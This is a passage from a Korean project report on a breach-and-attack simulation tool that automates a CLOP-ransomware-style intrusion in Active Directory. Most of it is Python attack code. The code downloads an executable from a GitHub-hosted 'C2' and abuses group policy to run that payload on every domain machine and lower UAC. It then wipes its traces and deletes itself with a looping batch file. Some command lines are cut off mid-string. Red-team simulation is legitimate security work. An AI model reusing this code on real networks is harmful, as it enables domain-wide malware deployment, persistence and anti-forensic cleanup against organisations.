cmd1과 cmd2는 공유 폴더 생성하는 명령어다. 하지만 윈도우에선 공유 권한을 줄 경우 네트워크 접속 권한은 부여받지만 NTFS에 대한 권한은 부여받지 못한다. 그러기에 cmd3을 통해 NTFS 읽기 권한을 부여했다.

### 3.5.3 Module 4 다운로드

```
# 3. download module4
def file_download():
    try:
        url = "https://github.com/kdw9805/AttackMe/raw/main/M4v1.0.exe"
        path="C:/Users/{}/Desktop/share2/".format(c) + d

        urllib.request.urlretrieve(url, path)

        info_List.append(('Download Module4','Ok'))
    except:
        info_List.append(('Download Module4','No'))
```

[그림 23. Module 4 다운로드 명령어]

공유 폴더를 생성한 이후에 해당 경로에 Module 4를 다운로드하는 명령어다. 이때 다운로드하는 C2 주소는 Github을 이용한다.

### 3.5.4 그룹 정책 수립

```
def gpo_add():
    try:
        cmd1 = "powershell.exe new-gpo -name \"ransom\""
        cmd2 = "powershell.exe Set-GPRegistryValue -Name \"ransom\" -Key \"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\" -va
        cmd3 = "powershell.exe set-gpregistryvalue -Name \"ransom\" -Key \"HKEY_CURRENT_USER\\Software\\Microsoft\Windows\\CurrentVersion\\policies\\a
        cmd4 = "powershell.exe \"new-gplink -Name \\\"ransom\\\" -Target \\\"dc={},dc={}\\\"\"".format(first, com)
        cmd5 = "powershell.exe gpupdate /force"

        subprocess.call(cmd1)
        subprocess.call(cmd2)
        subprocess.call(cmd3)
        subprocess.call(cmd4)
        subprocess.call(cmd5)

        info_List.append(('Add GPO', 'Ok'))
    except:
        info_List.append(('Add GPO', 'No'))
```

[그림 24. 그룹 정책 등록]

Module 4 다운로드가 완료된다면 다음과 같이 Active Directory에서 관리의 용도로 지원하는 그룹 정책을 악용한다. 그룹 정책의 내용으론 연결된 모든 노드에서 Module 4를 실행하며, 이때 .exe 확장자인 Module 4의 원활한 실행을 위해 UAC 수준을 낮춘다.

```
f = open('ipconfig.txt', 'w' ,encoding='UTF-8')
result = os.popen('ipconfig /all').read()
f.write(result)
f.close()

name=open('ipconfig.txt', 'r',encoding='UTF-8')
lines = name.readlines()
line = lines[4].split(": ")
domain=line[1].split(".")

first=domain[0]
second=domain[1]
third=second.split("\n")
com=third[0]
```

[그림 25. 도메인명 탐색]

각 실행되는 Active Directory의 도메인명이 다르기에 별도의 탐색 코드를 제작하여 적용했다. 해당 코드에서 탐색 되는 도메인명을 변수에 저장하고 그림 X의 cmd4 명령어에 적용했다.

### 3.5.5 Main Algorithm

```
# 7. main algorithm
file = 'C:\\users\\{}\\desktop\\share2'.format(c)

if os.path.isdir(file):
    print("file exist")
    exit(1)

else :
    print("no file")
    file_create()
    file_download()
    gpo_add()

Socket_Create()
```

[그림 26. Module 3 Main Algorithm]

다음 코드는 Module 3의 Main Algorithm이다. 모듈 2.5에서 다운로드 및 실행이 중복될 것을 고려해 기존의 파일 여부에 따른 실행 여부를 정해주었다. 이후 최초 파일로 다운로드 및 실행된 경우 else 문의 명령어를 순차적으로 실행한다.

### 3.6 Module 4(Package Module)

Module 3가 Domain Controller에서 실행된 후 위의 행위를 순차적으로 진행한다. Active Directory에 GPO가 배포된 후 PC들이 재부팅될 경우 GPO에 따라 공유 폴더에 있는 Module 4를 실행한다.

Module 4는 MITRE ATT&CK 프레임워크 상에선 Impact 단계의 랜섬웨어 포지션을 갖고 있다. BAS 개발상에선 Module 4 실행 시 Module 1에 테스트 성공 결과를 보내주며, Module 2, 3과 관련된 모든 부산물을 삭제 후 자가 삭제까지 진행한다.

### 3.6.1 부산물 삭제

```
def file_delete():
    try:
        dir_path0 = "C://Module2"
        dir_path1 = "C://Module2.5"
        dir_path2 = "C://Windows//Module3"

        if os.path.exists(dir_path0):
            shutil.rmtree(dir_path0)
            shutil.rmtree(dir_path1)
            shutil.rmtree(dir_path2)

        else:
            if os.path.exists(dir_path1):
                shutil.rmtree(dir_path1)
```

[그림 27. Module 4 부산물 삭제 루프]

프로그램이 실행되면서 다운로드 및 생성한 모든 파일을 삭제한다. 다만 현재 실행되고 있는 파일 본인은 삭제하지 못하기에 하단에 나오는 자가 삭제 부분에서 진행한다.

### 3.6.2 자가 삭제

```
# 3. 자가 삭제
def self_delete():
    f=open("C:\\users\\{}\\desktop\\killfile.bat".format(c), 'w')
    f.write(":Repeat\n")
    f.write("del /f /s /q {}\n".format(dri))
    f.write("if exist {} goto Repeat\n".format(dri))
    f.write("del /s /q killfile.bat")
    f.close()

    os.startfile('C:\\users\\{}\\desktop\\killfile.bat'.format(c))
    info_List.append(('self delete','Ok'))
```

[그림 28. Module 4 자가 삭제]

실행 중인 파일은 자가 삭제할 수 없기에 Module 4를 삭제하는 bat 확장자의 실행 파일을 생성 및 실행한 이후 종료한다. 해당 bat 파일은 module 4가 있는 share2 폴더의 존재 여부를 확인한 후 있을 경우 삭제하는 루프를 돌게 되며, 없는 경우는 종료하고 스스로 삭제한다.

## 4. 결론

### 4.1 결론

Active Directory 환경에서 자동화된 Breach Attack Simulation 개발에 성공했다. 침투 테스트는 TA505의 CLOP 랜섬웨어 시나리오로, 사건을 MITRE ATT&CK 단계로 분류했고 해당 시나리오를 완전히 자동화하여 실행할 수 있다. 사용자는 Moudule1을 통해 각 침투 테스트의 진행 상황을 단계별로 확인할 수 있다. 각 단계에서의 성공과 실패 결과를 통해 보안 대책을 수립할 수 있다.

### 4.2 기대효과

현재 기업의 보안팀은 Blue Team 활동에 초점이 맞추어져 있다. '공격해조' 팀이 제작한 BAS는 기업에 치명적인 공격을 가하는 APT 그룹의 공격 시나리오를 완전히 자동화했다. 이를 통해서 기업망에 대한 취약점을 별도의 인력이나 자금을 투입하지 않고 테스트할 수 있다. 이처럼 자동화된 도구를 통해서 기업 보안팀의 Red Team 활동에 대한 관심도가 높아질 것으로 예상된다.

### 4.3 향후 과제

#### 4.3.1 다양한 시나리오 추가

시장의 BAS의 경우 Endpoint에 대한 테스트뿐만 아니라 WAF 등과 같은 서버 보안이나 네트워크 보안에 대한 테스트 모듈 등 약 1,000가지가 넘는 시나리오 숫자를 보유하고 있다. 현재 '공격해조' 팀의 BAS의 경우 APT 공격을 완전히 자동화했다는 강점을 가지고 있으나 향후 경쟁하기 위해서는 보다 많은 시나리오 개발이 필요로 하다.

#### 4.3.2 분석 보고서 및 보완 대책 제공

현재 개발 완료된 BAS의 경우 GUI로 침투 테스트 결과를 알려주지만, 보다 정량적인 보고서 제공 등의 편의 기능을 제공하고 있지 않다. 또한 BAS가 기업망에 성공적으로 침투했다면, 그 취약점에 대한 보완 대책을 제공해야 한다.

## 5. 참조문헌

[1] Active Directory 환경에서의 침해사고 동향 분석 및 활용방안,
(정보보호학회지 제31권 제3호, 2021. 6)
[2] APT Simulatior, https://github.com/NextronSystems/APTSimulator

## 6. 별첨

소스코드: https://github.com/kdw9805/AttackMe